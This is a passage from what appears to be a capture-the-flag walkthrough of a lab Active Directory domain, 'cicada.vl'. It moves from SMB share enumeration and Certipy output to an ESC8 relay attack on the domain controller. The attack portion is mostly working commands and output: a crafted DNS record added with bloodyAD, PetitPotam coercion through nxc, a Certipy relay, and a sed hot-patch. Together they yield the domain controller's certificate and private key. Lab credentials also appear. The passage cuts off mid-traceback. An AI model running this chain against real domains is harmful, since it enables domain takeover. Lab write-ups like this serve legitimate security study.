SMB         dc-jpq225.cicada.vl 445    dc-jpq225        SYSVOL          READ            Logon server share
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [+] Saved share-file metadata to "/home/tralsesec/.nxc/modules/nxc_spider_plus/dc-jpq225.cicada.vl.json".
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] SMB Shares:           7 (ADMIN$, C$, CertEnroll, IPC$, NETLOGON, profiles$, SYSVOL)
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] SMB Readable Shares:  5 (CertEnroll, IPC$, NETLOGON, profiles$, SYSVOL)
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] SMB Writable Shares:  1 (profiles$)
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] SMB Filtered Shares:  1
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] Total folders found:  40
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] Total files found:    158
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] Files filtered:       2
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] File size average:    21.56 KB
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] File size min:        20 B
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] File size max:        1.75 MB
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] File unique exts:     7 (ini, crl, inf, png, asp, crt, pol)
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [*] Downloads successful: 156
SPIDER_PLUS dc-jpq225.cicada.vl 445    dc-jpq225        [+] All files processed successfully.
Jackpot! We see profiles$ which we already explored and CertEnroll indicating that ADCS is installed. Let’s check out the files first and then we’ll search for vulnerable certificate templates:
$ ls ~/.nxc/modules/nxc_spider_plus/dc-jpq225.cicada.vl
 CertEnroll  'profiles$'   SYSVOL

$ ls ~/.nxc/modules/nxc_spider_plus/dc-jpq225.cicada.vl/*
/home/tralsesec/.nxc/modules/nxc_spider_plus/dc-jpq225.cicada.vl/CertEnroll:
'cicada-DC-JPQ225-CA(10)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(14-15).crt'
'cicada-DC-JPQ225-CA(10).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(14).crt'
'cicada-DC-JPQ225-CA(11)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(15-14).crt'
'cicada-DC-JPQ225-CA(11).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(15-16).crt'
'cicada-DC-JPQ225-CA(12)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(15).crt'
'cicada-DC-JPQ225-CA(12).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(16-15).crt'
'cicada-DC-JPQ225-CA(13)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(16-17).crt'
'cicada-DC-JPQ225-CA(13).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(16).crt'
'cicada-DC-JPQ225-CA(14)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(17-16).crt'
'cicada-DC-JPQ225-CA(14).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(17-18).crt'
'cicada-DC-JPQ225-CA(15)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(17).crt'
'cicada-DC-JPQ225-CA(15).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(18-17).crt'
'cicada-DC-JPQ225-CA(16)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(18-19).crt'
'cicada-DC-JPQ225-CA(16).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(18).crt'
'cicada-DC-JPQ225-CA(17)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(19-18).crt'
'cicada-DC-JPQ225-CA(17).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(19-20).crt'
'cicada-DC-JPQ225-CA(18)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(19).crt'
'cicada-DC-JPQ225-CA(18).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(1).crt'
'cicada-DC-JPQ225-CA(19)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(20-19).crt'
'cicada-DC-JPQ225-CA(19).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(20-21).crt'
'cicada-DC-JPQ225-CA(1)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(20).crt'
'cicada-DC-JPQ225-CA(1).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(21-20).crt'
'cicada-DC-JPQ225-CA(20)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(21-22).crt'
'cicada-DC-JPQ225-CA(20).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(2-1).crt'
'cicada-DC-JPQ225-CA(21)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(21).crt'
'cicada-DC-JPQ225-CA(21).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(22-21).crt'
'cicada-DC-JPQ225-CA(22)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(22-23).crt'
'cicada-DC-JPQ225-CA(22).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(22).crt'
'cicada-DC-JPQ225-CA(23)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(23-22).crt'
'cicada-DC-JPQ225-CA(23).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(23-24).crt'
'cicada-DC-JPQ225-CA(24)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(2-3).crt'
'cicada-DC-JPQ225-CA(24).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(23).crt'
'cicada-DC-JPQ225-CA(25)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(24-23).crt'
'cicada-DC-JPQ225-CA(25).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(24-25).crt'
'cicada-DC-JPQ225-CA(26)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(24).crt'
'cicada-DC-JPQ225-CA(26).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(25-24).crt'
'cicada-DC-JPQ225-CA(27)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(25-26).crt'
'cicada-DC-JPQ225-CA(27).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(25).crt'
'cicada-DC-JPQ225-CA(28)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(26-25).crt'
'cicada-DC-JPQ225-CA(28).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(26-27).crt'
'cicada-DC-JPQ225-CA(2)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(26).crt'
'cicada-DC-JPQ225-CA(2).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(27-26).crt'
'cicada-DC-JPQ225-CA(3)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(27-28).crt'
'cicada-DC-JPQ225-CA(3).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(27).crt'
'cicada-DC-JPQ225-CA(4)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(28-27).crt'
'cicada-DC-JPQ225-CA(4).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(28).crt'
'cicada-DC-JPQ225-CA(5)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(29).crt'
'cicada-DC-JPQ225-CA(5).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(2).crt'
'cicada-DC-JPQ225-CA(6)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(30).crt'
'cicada-DC-JPQ225-CA(6).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(31).crt'
'cicada-DC-JPQ225-CA(7)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(3-2).crt'
'cicada-DC-JPQ225-CA(7).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(3-4).crt'
'cicada-DC-JPQ225-CA(8)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(3).crt'
'cicada-DC-JPQ225-CA(8).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(4-3).crt'
'cicada-DC-JPQ225-CA(9)+.crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(4-5).crt'
'cicada-DC-JPQ225-CA(9).crl'			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(4).crt'
 cicada-DC-JPQ225-CA+.crl			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(5-4).crt'
 cicada-DC-JPQ225-CA.crl			      'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(5-6).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(0-1).crt'    'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(5).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(10-11).crt'  'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(6-5).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(10-9).crt'   'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(6-7).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(1-0).crt'    'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(6).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(10).crt'     'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(7-6).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(11-10).crt'  'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(7-8).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(11-12).crt'  'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(7).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(11).crt'     'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(8-7).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(12-11).crt'  'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(8-9).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(12-13).crt'  'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(8).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(1-2).crt'    'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(9-10).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(12).crt'     'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(9-8).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(13-12).crt'  'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(9).crt'
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(13-14).crt'   DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA.crt
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(13).crt'      nsrev_cicada-DC-JPQ225-CA.asp
'DC-JPQ225.cicada.vl_cicada-DC-JPQ225-CA(14-13).crt'

'/home/tralsesec/.nxc/modules/nxc_spider_plus/dc-jpq225.cicada.vl/profiles$':
Rosie.Powell

/home/tralsesec/.nxc/modules/nxc_spider_plus/dc-jpq225.cicada.vl/SYSVOL:
cicada.vl
Let’s look for vulnerable certs first:
$ certipy-ad find -target DC-JPQ225.cicada.vl -u Rosie.Powell@cicada.vl -p Cicada123 -k -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cicada-DC-JPQ225-CA'
[*] Checking web enrollment for CA 'cicada-DC-JPQ225-CA' @ 'DC-JPQ225.cicada.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 7B6498358CEF5B8E43C40CE49E1C2BE5
    Certificate Validity Start          : 2026-05-15 14:39:46+00:00
    Certificate Validity End            : 2526-05-15 14:49:46+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
There is no vulnerable certificate but the CA is vulnerable to ESC8 since Web Enrollment over HTTP (no encryption) is enabled. Usually to exploit this, we would have to trick the DC to authenticate to us and then relay the authentication to the according endpoint. But this box has NTLM disabled. So we have to make NTLM authentication happen anyway which is indeed possible using this trick:
Normally the DC would try to authenticate to us using Kerberos (his ticket). But we can’t do anything with his ticket so we have to exploit the Authentication Negotiation Mechanism in Active Directory. Here is exactly what happens:
- When the DC wants to authenticate, it uses the SPNEGO (Simple and Protected GSSAPI Negotiation Mechanism) basically saying: “I would like to use Kerberos but if it’s not accepted we might negotiate a different way [i.e. NTLM Authentication].”
- Why Kerberos auth fails: When we add our own DNS Entry for
DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA, the DNS entry for that service exists but there is no computer account with the according SPN to handle that request. No SPN? No Kerberos! - Now the magic happens: When Kerberos fails (because no SPN or the endpoint doesn’t accept it), Windows automatically downgrades the connection to NTLMv2. Although it said “NTLM:False” before it only means NTLM:False for ingoing [i.e. to the DC] connections but it doesn’t necessarely mean NTLM is blocked for outgoing connections [i.e. from the DC].
- Then the DC tries to authenticate to us using NTLMv2 and we can relay that easily.
📈 3. Privilege Escalation (Rosie.Powell -> Administrator)
Here’s how to step-by-step exploit this:
- Add the magical DNS entry:
$ bloodyAD -u $USERNAME -p $PASSWORD -d $DOMAIN -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA <YOUR IP> [+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added - Setup a relay using
certipy-ad:$ sudo certipy-ad relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController [*] Listening on 0.0.0.0:445 [*] Setting up SMB Server on port 445 - Finally, we can use nxc to corce the DC to authenticate back to us using Kerberos (which we will reject obv):
$ nxc smb DC-JPQ225.cicada.vl -u $USERNAME -p $PASSWORD -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, efsrpc\EfsRpcAddUsersToFile
Note: you might have to run this a couple of times for the attack to succeed.
- Cash:
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.45.249 against http://dc-jpq225.cicada.vl SUCCEED [1]
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
[-] Use -debug to print a stacktrace
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.45.249 against http://dc-jpq225.cicada.vl SUCCEED [2]
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
[-] Use -debug to print a stacktrace
Hotpatch & restart relay with more timeout:
$ sudo sed -i 's/username\.capitalize()/(username or "DC-JPQ225").capitalize()/g' /usr/lib/python3/dist-packages/certipy/lib/certificate.py

$ sudo certipy-ad relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController -timeout 60
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.45.249 against http://dc-jpq225.cicada.vl SUCCEED [1]
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 89
[*] Retrieving certificate for request ID: 89
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=89 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
[*] Exiting...
During the Kerberos relay attack via Certipy, the exploit crashed with a ValueError: Attribute's length must be >= 1. This occurs because relayed Kerberos AP-REQs are encrypted, causing Certipy to pass an empty username to generate the Certificate Signing Request (CSR). Newer versions of the Python cryptography library strictly enforce non-empty COMMON_NAME attributes. I bypassed this limitation by hot-patching certipy/lib/certificate.py to supply a placeholder string when the username is unreadable, allowing the ESC8 relay to successfully generate the Domain Controller’s .pfx certificate.
Patch because of this:
$ sudo certipy-ad relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] (SMB): Authenticating connection from /@10.129.45.249 against http://dc-jpq225.cicada.vl SUCCEED [1]
[+] Generating RSA key
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 423, in run
    self._run()
    ~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 454, in _run
    self._request_certificate()
    ~~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 527, in _request_certificate
    csr, key = create_csr(
               ~~~~~~~~~~^
        self.username,
        ^^^^^^^^^^^^^^
    ...<6 lines>...
        smime=self.adcs_relay.smime,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3/dist-packages/certipy/lib/certificate.py", line 811, in create_csr
    x509.NameAttribute(NameOID.COMMON_NAME, username.capitalize()),
    ~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/cryptography/x509/name.py", line 161, in __init__
    raise ValueError(msg)
ValueError: Attribute's length must be >= 1 and <= 64, but it was 0
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] (SMB): Authenticating connection from /@10.129.45.249 against http://dc-jpq225.cicada.vl SUCCEED [2]
[+] Generating RSA key
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 423, in run
    self._run()
    ~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 454, in _run
    self._request_certificate()
    ~~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 527, in _request_certificate
    csr, key = create_csr(
               ~~~~~~~~~~^
        self.username,
        ^^^^^^^^^^^^^^
    ...<6 lines>...
        smime=self.adcs_relay.smime,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3/dist-packages/certipy/lib/certificate.py", line 811, in create_csr
    x509.NameAttribute(NameOID.COMMON_NAME, username.capitalize()),
    ~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/cryptography/x509/name.py", line 161, in __init__
    raise ValueError(msg)
ValueError: Attribute's length must be >= 1 and <= 64, but it was 0
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] (SMB): Authenticating connection from /@10.129.45.249 against http://dc-jpq225.cicada.vl SUCCEED [3]
[+] Generating RSA key
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 423, in run
    self._run()
    ~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 454, in _run
    self._request_certificate()
    ~~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 527, in _request_certificate
    csr, key = create_csr(
               ~~~~~~~~~~^
        self.username,
        ^^^^^^^^^^^^^^
    ...<6 lines>...
        smime=self.adcs_relay.smime,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3/dist-packages/certipy/lib/certificate.py", line 811, in create_csr
    x509.NameAttribute(NameOID.COMMON_NAME, username.capitalize()),
    ~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/cryptography/x509/name.py", line 161, in __init__
    raise ValueError(msg)
ValueError: Attribute's length must be >= 1 and <= 64, but it was 0
^C
[*] Exiting...
More timeout because of this:
$ sudo certipy-ad relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] (SMB): Authenticating connection from /@10.129.45.249 against http://dc-jpq225.cicada.vl SUCCEED [1]
[+] Generating RSA key
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] (SMB): Received connection from 10.129.45.249, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[-] Error during web certificate request: timed out
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/httpx/_transports/default.py", line 101, in map_httpcore_exceptions
    yield
  File "/usr/lib/python3/dist-packages/httpx/_transports/default.py", line 250, in handle_request
    resp = self._pool.handle_request(req)
  File "/usr/lib/python3/dist-packages/httpcore/_sync/connection_pool.py", line 256, in handle_request
    raise exc from None
  File "/usr/lib/python3/dist-packages/httpcore/_sync/connection_pool.py", line 236, in handle_request
    response = connection.handle_request(
        pool_request.request
    )
